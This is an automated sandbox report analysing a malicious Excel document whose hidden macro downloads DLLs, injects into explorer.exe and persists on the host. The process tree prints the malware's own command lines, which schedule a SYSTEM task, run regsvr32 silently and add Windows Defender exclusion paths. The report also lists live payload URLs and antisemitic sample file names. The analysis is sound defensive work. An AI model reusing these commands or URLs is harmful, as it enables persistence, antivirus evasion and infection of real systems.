

JoeSandbox Cloud BASIC



ID: 489877

Sample Name: Claim-
1368769328-09242021.xls

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 17:26:08

Date: 24/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report Claim-1368769328-09242021.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	5
System Summary:	5
Persistence and Installation Behavior:	5
Jbx Signature Overview	5
Software Vulnerabilities:	5
System Summary:	5
Persistence and Installation Behavior:	5
Boot Survival:	5
Hooking and other Techniques for Hiding and Protection:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	10
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	12
Static File Info	14
General	14
File Icon	14
Static OLE Info	14
General	15
OLE File "Claim-1368769328-09242021.xls"	15
Indicators	15
Summary	15
Document Summary	15
Streams with VBA	15
Streams	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
HTTP Request Dependency Graph	15
HTTP Packets	15
Code Manipulations	18
Statistics	18
Behavior	18
System Behavior	18
Analysis Process: EXCEL.EXE PID: 1928 Parent PID: 596	18
General	18
File Activities	19
File Created	19
File Deleted	19
File Moved	19
File Written	19
Registry Activities	19

Key Created	19
Key Value Created	19
Analysis Process: regsvr32.exe PID: 2800 Parent PID: 1928	19
General	19
File Activities	19
File Read	19
Analysis Process: regsvr32.exe PID: 2792 Parent PID: 2800	19
General	19
File Activities	20
Analysis Process: explorer.exe PID: 2208 Parent PID: 2792	20
General	20
File Activities	20
File Created	20
File Written	20
File Read	20
Registry Activities	20
Key Created	20
Key Value Created	20
Key Value Modified	20
Analysis Process: regsvr32.exe PID: 2016 Parent PID: 1928	20
General	20
File Activities	20
File Read	20
Analysis Process: schtasks.exe PID: 2004 Parent PID: 2208	21
General	21
Analysis Process: regsvr32.exe PID: 2244 Parent PID: 2016	21
General	21
File Activities	21
Analysis Process: regsvr32.exe PID: 2032 Parent PID: 1672	21
General	21
File Activities	21
File Read	21
Analysis Process: regsvr32.exe PID: 2600 Parent PID: 2032	22
General	22
File Activities	22
Analysis Process: explorer.exe PID: 2180 Parent PID: 2244	22
General	22
File Activities	22
File Written	22
File Read	22
Analysis Process: regsvr32.exe PID: 2524 Parent PID: 1928	22
General	22
File Activities	23
File Read	23
Analysis Process: regsvr32.exe PID: 2212 Parent PID: 2524	23
General	23
File Activities	23
Analysis Process: explorer.exe PID: 448 Parent PID: 2600	23
General	23
File Activities	23
File Created	23
File Written	23
File Read	23
Registry Activities	23
Key Created	23
Key Value Created	23
Key Value Modified	23
Analysis Process: reg.exe PID: 2076 Parent PID: 448	23
General	24
Registry Activities	24
Key Value Created	24
Analysis Process: reg.exe PID: 3048 Parent PID: 448	24
General	24
Registry Activities	24
Key Value Created	24
Analysis Process: explorer.exe PID: 1704 Parent PID: 2212	24
General	24
File Activities	24
File Written	24
File Read	25
Analysis Process: regsvr32.exe PID: 244 Parent PID: 1672	25
General	25
File Activities	25
File Read	25
Analysis Process: regsvr32.exe PID: 2860 Parent PID: 244	25
General	25
Disassembly	25
Code Analysis	25

Windows Analysis Report Claim-1368769328-09242021....

Overview

General Information

Sample Name:	Claim-1368769328-09242021.xls
Analysis ID:	489877
MD5:	20b670d4bfd3e54.
SHA1:	167b4de3034917..
SHA256:	e2de3e8aee223f1.
Infos:	
Most interesting Screenshot:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P...
- Sigma detected: Schedule system p...
- Office document tries to convince vi...
- Maps a DLL or memory area into an...
- Overwrites code with unconditional j...
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a...
- Sigma detected: Microsoft Office Pr...
- Allocates memory in foreign process...
- Injects code into the Windows Explo...
- Sigma detected: Regsvr32 Comman...

Classification



Process Tree

System is w7x64

- EXCEL.EXE (PID: 1928 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
 - regsvr32.exe (PID: 2800 cmdline: regsvr32 -silent ..\Fiosa.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 - regsvr32.exe (PID: 2792 cmdline: -silent ..\Fiosa.der MD5: 432BE6CF7311062633459EEF6B242FB5)
 - explorer.exe (PID: 2208 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
 - schtasks.exe (PID: 2004 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn kxizfug /tr 'regsvr32.exe -s \C:\Users\user\Fiosa.der' /SC ONCE /Z /ST 17:30 /ET 17:42 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
 - regsvr32.exe (PID: 2016 cmdline: regsvr32 -silent ..\Fiosa1.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 - regsvr32.exe (PID: 2244 cmdline: -silent ..\Fiosa1.der MD5: 432BE6CF7311062633459EEF6B242FB5)
 - explorer.exe (PID: 2180 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
 - regsvr32.exe (PID: 2524 cmdline: regsvr32 -silent ..\Fiosa2.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 - regsvr32.exe (PID: 2212 cmdline: -silent ..\Fiosa2.der MD5: 432BE6CF7311062633459EEF6B242FB5)
 - explorer.exe (PID: 1704 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
 - regsvr32.exe (PID: 2032 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 - regsvr32.exe (PID: 2600 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
 - explorer.exe (PID: 448 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
 - reg.exe (PID: 2076 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Antiufytlfbb' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
 - reg.exe (PID: 3048 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Nweouxwwcjuw' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
 - regsvr32.exe (PID: 244 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 - regsvr32.exe (PID: 2860 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)

cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
--------	------	-------------	--------	---------

Source	Rule	Description	Author	Strings
Claim-1368769328-09242021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:



Sigma detected: Schedule system process

Jbx Signature Overview



Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:



Uses cmd line tools excessively to alter registry or file data

Boot Survival:



Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:



Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:



Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes


Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effect
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insect Netwo Comrn
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploi Track Locati
Local Accounts	Native API 3	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comrn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insect Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://111.90.148.104/44463.7272820602.dat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://190.14.37.173/44463.7272820602.dat	0%	Avira URL Cloud	safe	
http://51.89.115.111/44463.7272820602.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://111.90.148.104/44463.7272820602.dat	false	Avira URL Cloud: safe	unknown
http://190.14.37.173/44463.7272820602.dat	false	Avira URL Cloud: safe	unknown
http://51.89.115.111/44463.7272820602.dat	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.14.37.173	unknown	Panama		52469	OffshoreRacksSAPA	false
51.89.115.111	unknown	France		16276	OVHFR	false
111.90.148.104	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	489877
Start date:	24.09.2021
Start time:	17:26:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Claim-1368769328-09242021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@33/11@0/3
EGA Information:	Successful, ratio: 100%
HDC Information:	- Successful, ratio: 24% (good quality ratio 22.7%) - Quality average: 77.2% - Quality standard deviation: 27%

HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:27:59	API Interceptor	51x Sleep call for process: regsvr32.exe modified
17:28:01	API Interceptor	890x Sleep call for process: explorer.exe modified
17:28:03	API Interceptor	1x Sleep call for process: schtasks.exe modified
17:28:04	Task Scheduler	Run new task: kxizfug path: regsvr32.exe s>-s "C:\Users\user\Fiosa.der"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.14.37.173	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.6863100694.dat
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.6668827546.dat
51.89.115.111	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.6863100694.dat
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.6668827546.dat
111.90.148.104	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/44463.6863100694.dat
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/44463.6668827546.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Payment-687700136-09212021.xls	Get hash	malicious	Browse	• 190.14.37.232
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	Rebate_247668103_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
SHINJIRU-MY-AS- APShinjiruTechnologySdnBhdMY	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	b82IlppqKM.exe	Get hash	malicious	Browse	• 111.90.146.200
	AP.7.html	Get hash	malicious	Browse	• 111.90.141.112
	z6eCorPozO.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for bill.coleman@tetrattech.com .html	Get hash	malicious	Browse	• 111.90.158.219
	aia8XaelyQ.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for tschlegelmilch@fmne.com .html	Get hash	malicious	Browse	• 111.90.158.219
	Evopayments.mx--77Fax.HTML	Get hash	malicious	Browse	• 111.90.139.60
	B68CWSIIIV.exe	Get hash	malicious	Browse	• 111.90.149.119
	46SGHijloy.exe	Get hash	malicious	Browse	• 101.99.94.158
	Secured Fax_healthesystems.com.htm	Get hash	malicious	Browse	• 111.90.158.219
	y1FOI1vVPA.exe	Get hash	malicious	Browse	• 101.99.77.132
	K4.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	MJ.TA9.HTML	Get hash	malicious	Browse	• 111.90.141.176
	PM.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	Ed0tQRwEq1.exe	Get hash	malicious	Browse	• 101.99.91.119
	2OhLduHQ9P.exe	Get hash	malicious	Browse	• 101.99.91.119
	AP Remittance for robert.moelke@globalfoundries.com .html	Get hash	malicious	Browse	• 111.90.158.219
	pbqkCjxPOF.exe	Get hash	malicious	Browse	• 111.90.146.149
OVHFR	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111
	proforma invoice_pdf_____.exe	Get hash	malicious	Browse	• 51.195.17.68
	NoO16S4omQ.exe	Get hash	malicious	Browse	• 87.98.185.184
	9jV2cBN6cQ.exe	Get hash	malicious	Browse	• 66.70.204.222
	HSBC94302.pdf.exe	Get hash	malicious	Browse	• 51.254.53.102
	ZamCfP5Dev.exe	Get hash	malicious	Browse	• 178.32.120.127
	zuyrzhibfm.exe	Get hash	malicious	Browse	• 188.165.22 2.221
	INV, BL, PL.exe	Get hash	malicious	Browse	• 94.23.48.114
	b3astmode.x86	Get hash	malicious	Browse	• 37.59.48.250
	b3astmode.arm	Get hash	malicious	Browse	• 51.83.43.58
	New Order.doc	Get hash	malicious	Browse	• 164.132.17 1.176
	2xgbTybbdX	Get hash	malicious	Browse	• 51.222.234.64
	qri9CgHh4M	Get hash	malicious	Browse	• 51.222.234.64
	eerjoaAQC2	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mpsl	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mips	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm7	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.x86	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm5	Get hash	malicious	Browse	• 51.222.234.64

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Fiosa.der	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[3].dat	Claim-680517779-09242021.xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[2].dat	Claim-680517779-09242021.xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[1].dat	Claim-680517779-09242021.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[1].dat		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	495616	
Entropy (8bit):	6.443782963420258	
Encrypted:	false	
SSDEEP:	6144:+bqzVbbUYjG8AClk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXXH52LMcg5n	
MD5:	BC74BF4AB8188396FD2874D71A5C4796	
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB	
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827	
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A49348640936909DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F	
